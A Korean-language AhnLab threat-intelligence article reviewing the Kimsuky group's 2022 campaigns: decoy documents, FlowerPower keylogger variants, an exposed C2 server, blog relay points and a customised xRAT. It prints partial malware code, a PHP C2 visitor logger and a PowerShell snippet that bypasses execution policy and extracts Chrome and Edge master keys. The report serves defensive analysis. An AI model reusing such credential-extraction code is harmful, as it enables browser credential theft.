보안 이슈

AhnLab 보안 전문가의 심층분석! 보안 이슈 정보를 전해드립니다.

2022년 김수키 그룹의 활동을 추적하다


AhnLab 2023-04-03

2022년 안랩은 김수키(Kimsuky) 그룹과 관련하여 눈에 보이지 않는 활동과 새로운 공격 유형, FQDN(풀도메인), 공격 준비 정황 등을 2021년에 비해 유독 많이 발견하였다. 특히 C2 서버의 잘못된 설정으로 인해 서버 내의 파일이 노출되며 그동안 외부에 전혀 알려지지 않았던 샘플과 서버 정보 파일, 변형 샘플 등을 확보했다.

이번 글에서는 2022년 김수키 그룹의 활동과 공격 방식을 자세하게 알아본다.

김수키 그룹은 예전 공격 방식과 악성코드를 그대로 사용하면서도 오픈 소스 도구 커스텀 및 취약점을 악용하는 등 점차 공격 방식에 변화를 주고 있다. 2022년에 진행된 공격 중에는 FlowerPower 악성코드가 압도적으로 많이 사용되었으며 변형된 유형도 다수 발견되었다.

공격에 사용된 미끼 문서는 [그림 1]에서 볼 수 있듯 인터넷 공유기 설치 파일, 접수증, 이메일 플러그인, 암호화폐, 좌담회 계획, Mac Address 조회 프로그램, 발주서, 자문 요청서, 국방연구 등에 대한 내용이었다.




[그림 1] 공격에 사용된 미끼 문서 예시

안랩의 악성코드 위협 분석 및 클라우드 진단시스템인 ASD(AhnLab Smart Defense)를 통해 확인한 결과, 공격 대상이 속한 산업 분야는 대학교, 방송국, 언론사, 반도체, 싱크탱크가 주를 이루었다.

김수키 그룹의 공격에 사용된 악성코드 통계


[그림 2]와 위에서 언급한 바와 같이 김수키 그룹이 공격에 사용한 악성코드 중에는 FlowerPower 유형이 가장 압도적으로 많았으며, AppleSeed가 뒤를 이었다. 후술하겠지만 두 유형 내에서도 이전에 발견되지 않은 악성코드가 새롭게 발견되었으며, 이는 본래 김수키 그룹의 공격 방식과 사뭇 다르다.

하지만 초기 공격 방식이 같거나, 새로 발견된 악성코드를 본래 유형과 함께 사용하였기 때문에 이를 따로 구분 짓지 않고 FlowerPower 및 AppleSeed 유형으로 통일하였다. 그 결과 총 297개의 FQDN(Fully Qualified Domain Name, 풀도메인)을 확인했으며, 이외에도 추가적으로 확인되지 않은 FQDN이 존재할 수 있다.



[그림 2] 2022년 공격 유형별 FQDN 통계 (단위: 개수)

FlowerPower 악성코드는 2020년에 처음 확인되었으며, 지금까지 발견된 유형 중 가장 높은 비중을 차지한다. 안랩이 FlowerPower 유형에 사용된 FQDN에 대해 조사한 결과 [그림 3]과 같이 2020년부터 2022년까지 풀도메인 개수가 5배가량 증가한 것을 확인했다.



[그림 3] 연도별 FlowerPower FQDN 통계 (단위: 개수)

이중에는 외부에 공개되지 않았거나 아직 공격에 사용되지 않은 것으로 추정되는 FQDN이 과반수를 차지했다. 따라서 이러한 상승폭을 감안하면 2023년에도 관련 통계는 비슷하거나 더 높을 것으로 예상된다.

2022년 김수키 그룹 활동 요약

김수키 그룹과 관련하여 외부에 공개되거나 언론에서 언급된 이슈 및 악성코드는 2021년에 비해 줄었다. 또한 김수키 그룹은 사례비 지급 명목의 금전과 관련된 내용을 미끼 문서로 사용한 2021년과는 달리 2022년에는 특정 프로그램으로 위장하거나, 자문 요청과 약력 요청 등에 대한 내용을 주로 활용했다. 또한 2021년과 마찬가지로 기존 악성코드를 공격에 계속 사용했다.


하지만 지금까지 알려지지 않은 악성코드 또한 다수 발견되었고, 기존 공격과 다른 새로운 악성코드를 사용하거나 비교적 최신 취약점(CVE-2022-30190)을 공격에 사용하려는 정황도 확인되었다. 이전부터 있었던 일이지만, 정상 웹사이트와 블로그를 경유지로 사용하는 사례도 발견되었다. 이와 같은 공격 활동이 점점 활발해지고 있고, 앞으로도 지속될 것으로 추정된다.

주요 이슈 #1 - FlowerPower

FlowerPower 악성코드는 파워셸(PowerShell) 스크립트 기반의 키로거(Keylogger) 유형이며, 지난해 Kimsuky 그룹 2021년 동향 보고서를 통해 소개한 바 있다. 그러나 최근 키로거가 아닌 다른 형태의 악성코드가 여럿 발견되었으며 이는 외부에 알려지지 않았던 유형이다. 해당 사례에서는 잘못된 설정으로 인해 서버 파일이 노출되었으며, 관련 내용을 안랩에서 최초로 공개한다.

1. 잘못된 설정으로 인한 서버 파일 노출

[그림 4]와 같이 김수키 그룹이 주로 사용하는 도메인 중 일부 서버에서 잘못된 설정으로 인해 FTP 계정이 노출되었다. 분석 당시 해당 계정으로 로그인이 가능했으며 이와 관련된 PHP 파일과 FlowerPower 1차 및 2차 스크립트를 확보할 수 있었다.




[그림 4] 잘못된 설정으로 인한 서버 파일 노출

PHP 파일을 분석한 결과 일반적으로 감염이 진행되면 공격자는 수집한 정보를 C2로 전송하고 서버 내부에 감염 IP를 폴더로 생성하여 정보를 저장한다.

하지만 브라우저에서 C2 서버에 직접 접속하게 되면 [그림 5], [그림 6]과 같이 접속한 IP와 User-Agent를 .txt 파일로 기록하고, 구글 메일(Google Mail)로 리다이렉션 된다.

```php
$ip = $_SERVER['REMOTE_ADDR'];
$szfilename = dirname(__FILE__).'/'.sprintf("%s-%s-seen.txt",
$pfile = fopen($szfilename,"a");
$res=$uID."\r\n".$ip."\r\n".$_SERVER['REMOTE_ADDR']."\r\n".$_
fwrite($pfile,$res);
fclose($pfile);
header('Location: https://mail.google.com');
```

[그림 5] PHP파일 코드 일부



[그림 6] (좌) 서버 방문기록 (우) 수집 정보

※ 공격자 웹 서버와 유사하게 안랩 분석 시스템에서 구축한 화면

일반적으로 감염이 진행되면 공격자가 파워셸을 통해 C2에 접속하기 때문에 이는 분석가의 서버 분석을 방해하려는 의도로 보인다.

2. 국내 블로그를 경유지로 사용

이전에도 블로그를 경유지나 유포지로 사용하는 사례는 존재했으며, 주로 해외 블로그를 사용하였다. 하지만 AhnLab TIP의 ASEC Notes를 통해 공개한 바와 같이 국내 블로그를 경유하는 사례가 처음 확인되었다.

위장된 블로그 게시물은 [그림 7]과 같이 일반적인 정보글처럼 보이지만, 화면상에 보이지 않도록 "hidden" 태그를 사용하여 C2 데이터를 은닉했다.

[그림 7] 블로그 내 포함된 경유지

같은 블로그에 여러 개의 게시물이 존재했으며 모두 FlowerPower 1차 스크립트 다운로드 주소와 관련이 있었다. 이러한 유형의 블로그는 총 4개가 확인되었다.

3. Browser Infostealer

FlowerPower 2차 스크립트는 키로깅(Keylogging) 스크립트이며, [그림 8]과 같이 키로깅을 수행하면서 크롬(Chrome), 엣지(Edge) 브라우저 정보도 수집하는 변형 스크립트가 11월에 최초로 발견되었다.


```
241     Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
242
243     $ChromedataPath = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data"
244     $EdgedataPath = "$($env:LOCALAPPDATA)\\Microsoft\\Edge\\User Data"
245
246     Add-Type -AssemblyName System.Security
247
248     $masterkey = Get-MasterKey ($ChromedataPath)
249     $outFile_masterkey = "$env:APPDATA\masterkey.txt"
250     Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)
251
252     $masterkey = Get-MasterKey ($EdgedataPath)
253     Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)
```

[그림 8] 브라우저 수집 코드 일부 (FlowerPower 2차 스크립트)

이와 관련된 내용을 지난 11월 ASEC 블로그 게시물 '뉴스 설문지로 위장하여 유포 중인 악성 워드 문서'를 통해 소개한 바 있으며, 수집한 정보는 FTP를 이용하여 C2에 전송하였다.

4. xRAT (QuasarRAT)

xRAT은 2014년 깃허브(Github)에 공개된 닷넷(.NET) 기반 오픈소스 RAT이다.




[그림 9] xRAT에서 QuasarRAT로 명칭 변경

해당 소스는 2015년 7월까지 xRAT라는 이름으로 사용되다 [그림 9]에서 볼 수 있듯이 8월부터 QuasarRAT로 명칭이 변경되었다. 이후 기능 추가 및 개선이 이루어졌으며, 지금까지도 여러 공격자들이 사용하고 있다. 하지만 변경 전 xRAT 소스 코드는 여전히 그대로 공개되어 있다.

본론으로 돌아오면, 김수키 그룹은 xRAT 소스 코드를 커스텀하여 사용하고 있다. 안랩은 김수키 그룹의 악성코드 중 하나인 GoldDragon 유형이 유포 중인 것을 2022년 1월에 발견하였고, 1월 28일 ASEC 블로그 게시물 'Kimsuky 그룹의 xRAT(Quasar RAT) 유포 정황'을 통해 최초로 공개한 바 있다.

VMProtect가 적용된 샘플은 프로세스 할로윙(process hollowing) 기법을 통해 xRAT를 실행하며, 이를 깃허브에 공개된 원본 xRAT와 비교해 보면 [그림 10]과 같이 상당히 유사한 것을 알 수 있다.



[그림 10] xRAT 비교

또한 xRAT 원본은 설정값이 평문으로 확인되지만, 김수키 그룹이 사용하는 xRAT는 [그림 11]과 같이 설정값이 BASE64 + Rijndael-128-CBC Mode로 암호화된 것이 특징이다.


[그림 11] 암호화된 Kimsuky xRAT 설정 값

그런데 2022년 10월, 새롭게 변형된 xRAT이 FlowerPower 유형으로 유포중인 것을 확인했다. 이전과 가장 큰 차이점은 기존에는 xRAT C2 IP 및 포트(Port)가 내부에 설정값으로 포함되었지만, 새로운 변형에서는 외부에서 추가로 C2 IP 및 포트 쌍을 다운로드한다는 것이다.

나아가 [그림 12]에서처럼 FlowerPower 2차 스크립트에서 암호화된 C2 IP 파일, xRAT를 다운로드하고 XOR 알고리즘을 통해 xRAT를 복호화한 이후 파워셸을 통해 로드된다.

[그림 12] xRAT 스크립트 코드 일부 (FlowerPower 2차 스크립트)

